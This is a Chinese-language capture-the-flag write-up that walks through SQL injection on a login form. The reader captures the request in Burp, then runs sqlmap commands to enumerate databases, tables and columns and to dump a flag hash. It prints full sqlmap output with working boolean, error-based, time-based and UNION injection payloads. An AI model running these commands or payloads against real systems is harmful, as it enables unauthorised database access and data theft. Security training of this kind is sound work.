


## 参考

[https://blog.csdn.net/qg\\_38412357/article/details/79559039](https://blog.csdn.net/qg_38412357/article/details/79559039)




<http://123.206.87.240:9001/sql/>

[查看源码](#)

是 post 提交，url 明显提示是个 sql 注入，由于 post 提交，要 sql 和 burp 结合起来使用。

首先 burp 抓包，抓到包后选择存到 txt 文件中：（随便输入账号密码）



保存到了 c 盘的 test1.txt 里

注：Windows 下 sqlmap 安装方法

<https://blog.csdn.net/lijia111111/article/details/54755009>

然后打开 sqlmap，输入指令：sqlmap.py -r "c:\text1.txt" -p admin\_name --dbs

解释一下 -r 是读文件 后面是刚才保存的绝对路径，-p 是参数，也就是注入点（选了 admin\_name 是注入点）--dbs 意思是想获取数据库名字

可以看到 sqlmap 获得了数据库的名字：

```
管理员: 命令提示符
C:\Python27\sqlmap>sqlmap.py -r "c:\text1.txt" -p admin_name --dbs

  _H_
  [ ]
  [ ] <1.2.10.27#dev>
  [ ]
  [ ]
  [ ] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
  consent is illegal. It is the end user's responsibility to obey all applicable
  local, state and federal laws. Developers assume no liability and are not respon-
  sible for any misuse or damage caused by this program

[*] starting at 18:05:14

[18:05:14] [INFO] parsing HTTP request from 'c:\text1.txt'
[18:05:15] [INFO] resuming back-end DBMS 'mysql'
[18:05:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: admin_name (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

  Payload: admin_name=username" OR NOT 3949=3949#&admin_passwd=password&submit=GO GO GO

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: admin_name=username" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a6a7171,(SELECT (ELT(4499=4499,1)))>>,0x716a766b71,0x78)>>s), 8446744073709551610, 8446744073709551610))>>-- uuBr&admin_passwd=password&submit=GO GO GO

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: admin_name=username" OR SLEEP(5)-- iyyF&admin_passwd=password&submit=GO GO GO

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: admin_name=username" UNION ALL SELECT CONCAT(0x716a6a7171,0x774c534947614a6475666f766d7075624f5065424a4148504864697056574a6d7567476f42516c72,0x716a766b71),NULL#&admin_passwd=password&submit=GO GO GO
---
[18:05:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.5
[18:05:15] [INFO] fetching database names
[18:05:15] [INFO] used SQL query returns 2 entries
[18:05:15] [INFO] resumed: information_schema
[18:05:15] [INFO] resumed: bugkusql1
available databases [2]:
[*] bugkusql1
[*] information_schema
```

应该是这个 bugkusql1，再继续爆表，命令：

sqlmap.py -r "c:\text1.txt" -D bugkusql1 -p admin\_name --tables

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting at 18:07:35

[18:07:35] [INFO] parsing HTTP request from 'c:\text1.txt'
[18:07:35] [INFO] resuming back-end DBMS 'mysql'
[18:07:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: admin_name (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

  Payload: admin_name=username" OR NOT 3949=3949#&admin_passwd=password&submit=GO GO GO

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl-
ause (BIGINT UNSIGNED)
  Payload: admin_name=username" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCA-
T(0x716a6a7171,(SELECT (ELT(4499=4499,1))),0x716a766b71,0x78))s), 84467440737095
51610, 8446744073709551610)))-- uuBr&admin_passwd=password&submit=GO GO GO

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: admin_name=username" OR SLEEP(5)-- iyyF&admin_passwd=password&submi-
t=GO GO GO

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: admin_name=username" UNION ALL SELECT CONCAT(0x716a6a7171,0x774c534
947614a6475666f766d7075624f5065424a4148504864697056574a6d7567476f42516c72,0x716a
766b71),NULL#&admin_passwd=password&submit=GO GO GO
---
[18:07:36] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.5
[18:07:36] [INFO] fetching tables for database: 'bugkusql1'
[18:07:36] [INFO] used SQL query returns 2 entries
[18:07:36] [INFO] resumed: flag1
[18:07:36] [INFO] resumed: whoami
Database: bugkusql1
[2 tables]
+-----+
| flag1 |
| whoami |
+-----+

[18:07:36] [INFO] fetched data logged to text files under 'C:\Users\Administrato-
r\sqlmap\output\123.206.87.240'

[*] shutting down at 18:07:36
```

解释：-D 是表示选择了后面的这个数据库 --tables 是想获取表

可以看到爆出了表：

应该在 flag1 这个表里，继续爆列名：

命令: sqlmap.py -r "c:\text1.txt" -D bugkusql1 -T flag1 -p admin\_name --columns

解释类似上面 不过加了一个-T 指定表

可以发现爆出了列名:

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 18:09:43

[18:09:43] [INFO] parsing HTTP request from 'c:\text1.txt'
[18:09:43] [INFO] resuming back-end DBMS 'mysql'
[18:09:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: admin_name (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: admin_name=username" OR NOT 3949=3949#&admin_passwd=password&submit=GO GO GO

  Type: error-based
  Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
  Payload: admin_name=username" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716a7171,(SELECT (ELT(4499=4499,1))) ,0x716a766b71,0x78))s). 8446744073709551610, 8446744073709551610))-- uuBr&admin_passwd=password&submit=GO GO GO

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind
  Payload: admin_name=username" OR SLEEP(5)-- iyyf&admin_passwd=password&submit=GO GO GO

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: admin_name=username" UNION ALL SELECT CONCAT(0x716a7171,0x774c534947614a6475666f766d7075624f5065424a4148504864697056574a6d7567476f42516c72,0x716a766b71),NULL#&admin_passwd=password&submit=GO GO GO
---
[18:09:44] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.5
[18:09:44] [INFO] fetching columns for table 'flag1' in database 'bugkusql1'
[18:09:44] [INFO] used SQL query returns 1 entries
Database: bugkusql1
Table: flag1
[1 column]
+-----+
| Column | Type |
+-----+
| flag1  | varchar(50) |
+-----+
[18:09:44] [INFO] fetched data logged to text files under 'C:\Users\Administrator\sqlmap\output\123.206.87.240'

[*] shutting down at 18:09:44
```

flag1 这个列 最后查字段 命令:

sqlmap.py -r "c:\text1.txt" -D bugkusql1 -T flag1 -C flag1 -p admin\_name --dump

解释: 同上面 --dump 是获取字段的命令

(在这过程中可能会让你选择 Y 或者 N 我直接回车的)

可以看到爆出了 flag:

```
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: admin_name=username" OR SLEEP(5)-- iyyF&admin_passwd=password&submit=GO GO GO

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: admin_name=username" UNION ALL SELECT CONCAT(0x716a6a7171,0x774c534947614a6475666f766d7075624f5065424a4148504864697056574a6d7567476f42516c72,0x716a766b71),NULL#&admin_passwd=password&submit=GO GO GO
---
[18:14:22] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.5
[18:14:22] [INFO] fetching entries of column(s) 'flag1' for table 'flag1' in database 'bugkusql1'
[18:14:22] [INFO] used SQL query returns 1 entries
[18:14:22] [INFO] used SQL query returns 1 entries
[18:14:22] [INFO] resumed: ed6b28e684817d9efcaf802979e57aea
[18:14:22] [INFO] recognized possible password hashes in column 'flag1'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[18:14:26] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Python27\sqlmap\txt\wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[18:14:29] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[18:14:30] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:14:30] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[18:16:39] [WARNING] no clear password(s) found
Database: bugkusql1
Table: flag1
[1 entry]
+-----+
| flag1 |
+-----+
| ed6b28e684817d9efcaf802979e57aea |
+-----+
[18:16:39] [INFO] table 'bugkusql1.flag1' dumped to CSV file 'C:\Users\Administrator\sqlmap\output\123.206.87.240\dump\bugkusql1\flag1.csv'
[18:16:39] [INFO] fetched data logged to text files under 'C:\Users\Administrator\sqlmap\output\123.206.87.240'

[*] shutting down at 18:16:39

C:\Python27\sqlmap\
```